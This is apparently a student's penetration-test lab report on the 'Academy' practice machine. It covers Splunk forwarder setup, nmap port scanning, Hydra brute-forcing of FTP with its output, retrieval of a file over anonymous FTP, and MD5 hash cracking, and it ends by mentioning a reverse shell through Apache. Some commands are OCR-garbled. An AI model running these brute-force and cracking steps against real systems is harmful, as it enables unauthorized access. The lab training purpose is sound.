# VULNERABILITY ANALYSIS AND PENETRATION TEST


balakrishnans.ece2021@citchennai.net

Name: BALAKRISHNAN S


Date:  February 26, 2024

Trainer: Mr. Vignesh

## Configuring Academy Machine:




- First we download and set up the academy(target machine), then configure the academy to get it connected to the network via ens33.
- To do that we need to run the below command 'ens33' in the terminal.
- 1. **ip link set dev ens33 up** 2.
  2. **client -v ens33**
- And now check for the IP address of the academy machine using **IP a**




```
Debian GNU/Linux 10 academy tty1

academy login: root
Password:
Last login: Fri Jun 25 07:58:43 EDT 2021 on tty1
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@academy:~# ip link set ens33 up
root@academy:~# dhclient -v ens33
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/ens33/00:0c:29:13:83:07
Sending on   LPF/ens33/00:0c:29:13:83:07
Sending on   Socket/fallback
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 172.16.6.102 from 172.16.1.1
DHCPREQUEST for 172.16.6.102 on ens33 to 255.255.255.255 port 67
DHCPACK of 172.16.6.102 from 172.16.1.1
bound to 172.16.6.102 -- renewal in 1416 seconds.
root@academy:~#
root@academy:~#
```


- Now, we need to Download and Install ‘SPLUNK UNIVERSAL FORWARDER’ in the target to monitor the data flow.
- It is done by using the following command in the target.
- **Command: wget -O Splunk forwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb** **https://download.splunk.com/products/universalforwarder/releases/9.2.0.1/linux/splunkforw order-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb**
- After downloading, install and configure it using the user credential file from the cloud server using the below commands.
- **splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb**

```
root@academy:~# wget -O splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb "https://download.s
plunk.com/products/universalforwarder/releases/9.2.0.1/linux/splunkforwarder-9.2.0.1-d8ae995bf219-li
nux-2.6-amd.deb"
--2024-02-25 01:21:12--  https://download.splunk.com/products/universalforwarder/releases/9.2.0.1/li
nux/splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd.deb
Resolving download.splunk.com (download.splunk.com)... 18.66.57.87, 18.66.57.129, 18.66.57.80, ...
Connecting to download.splunk.com (download.splunk.com)|18.66.57.87|:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2024-02-25 01:21:13 ERROR 404: Not Found.

root@academy:~# wget -O splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb "https://download.s
plunk.com/products/universalforwarder/releases/9.2.0.1/linux/splunkforwarder-9.2.0.1-d8ae995bf219-li
nux-2.6-amd64.deb"
--2024-02-25 01:22:37--  https://download.splunk.com/products/universalforwarder/releases/9.2.0.1/li
nux/splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
Resolving download.splunk.com (download.splunk.com)... 18.66.57.87, 18.66.57.35, 18.66.57.80, ...
Connecting to download.splunk.com (download.splunk.com)|18.66.57.87|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33157284 (32M) [binary/octet-stream]
Saving to: ‘splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb’

splunkforwarder-9.2.0.1- 100%[===================================>]  31.62M  11.8MB/s    in 2.7s

2024-02-25 01:22:40 (11.8 MB/s) - ‘splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb’ saved
33157284/33157284]

root@academy:~#
```

## Splunk Cloud Server :

- Create a Splunk Cloud account and log in to it.




- Open Universal Forwarder to get the user credentials file which will be downloaded in the name of
  **Splunkclouduf. spl** and copy it to the Kali machine and run a Python server in Kali **port 80 (HTTP).**


NOTE: It is necessary to keep the file to be transferred in the same directory where the Python server is created.

- Using the Wget command get the **Splunkclouduf.spl** file from the Kali machine to the target machine.
- **wget http:// 192.168.245.16/Splunkclouduf.spl**
- From here we can start using the Splunk service by **'./splunk'**.
- Then we add the logs in the path **/var/log** to the forwarder monitor to constantly send logs to the server.



## Open port scanning using Nmap:

- Here in Kali Linux, we will use **Nmap** to do the work of port scanning to find the open ports.
- Nmap finds the open ports available in the target machine using its IP ADDRESS.
- **nmap <ipaddress> -p- -v --min-rate=4000 | tee openPorts.txt**
- here there results will show the open ports in the IP target.
- In the next step we use this command to get more details about the 3 open ports.
- **nmap 172.16.4.90 -p21,22,80- -A -v --min-rate=4000**


```
Initiating NSE at 03:00
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 03:00, 0.78s elapsed
Initiating NSE at 03:00
Completed NSE at 03:00, 0.01s elapsed
Initiating NSE at 03:00
Completed NSE at 03:00, 0.00s elapsed
Nmap scan report for 172.16.6.102
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.13.141
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 03:00
Completed NSE at 03:00, 0.00s elapsed
Initiating NSE at 03:00
Completed NSE at 03:00, 0.00s elapsed
Initiating NSE at 03:00
Completed NSE at 03:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.48 seconds
```

- Here we can see that the ports 21,22,80 are all open and available to access.
- Port 21 – FTP
- Port 22 – SSH
- Port 80 – HTTP

By using Hydra we are going to find the password of the ftp user and a set of passwords are matched, which can be used.


```
┌──(kali㉿kali)-[~/Documents]
└─$ cat bforce.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-25 03:08:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://172.16.6.102:21/
[21][ftp] host: 172.16.6.102   login: ftp   password: 12345678
[21][ftp] host: 172.16.6.102   login: ftp   password: 123456
[21][ftp] host: 172.16.6.102   login: ftp   password: 12345
[21][ftp] host: 172.16.6.102   login: ftp   password: 123456789
[21][ftp] host: 172.16.6.102   login: ftp   password: password
[21][ftp] host: 172.16.6.102   login: ftp   password: princess
[21][ftp] host: 172.16.6.102   login: ftp   password: rockyou
[21][ftp] host: 172.16.6.102   login: ftp   password: abc123
[21][ftp] host: 172.16.6.102   login: ftp   password: nicole
[21][ftp] host: 172.16.6.102   login: ftp   password: daniel
[21][ftp] host: 172.16.6.102   login: ftp   password: monkey
[21][ftp] host: 172.16.6.102   login: ftp   password: iloveyou
[21][ftp] host: 172.16.6.102   login: ftp   password: 1234567
[21][ftp] host: 172.16.6.102   login: ftp   password: babygirl
[21][ftp] host: 172.16.6.102   login: ftp   password: lovely
[21][ftp] host: 172.16.6.102   login: ftp   password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-25 03:08:41
```

- It gives the login credentials for accessing the FTP service of the target.
- We can log in with one of the above username and password.





- After logging in, we use **ls** to know the available files
- we use the **get filename** command to receive the note.txt file from the target machine.


- Student data is available inside the file like Reg.no, password hash, etc.
- The Hash code which is given above can be used while logging in to the webpage which runs on 'http://172.16.3.113'.
- We must convert the hash into a string to log in to the webpage.
- We use the Hash cat for this, which uses directory attack mode and decrypts the md5 hash into the required string given below.





**Vulnerability exploitation:**


- The vulnerability in the Apache2 server of the Website can be exploited to gain access using the reverse shell.
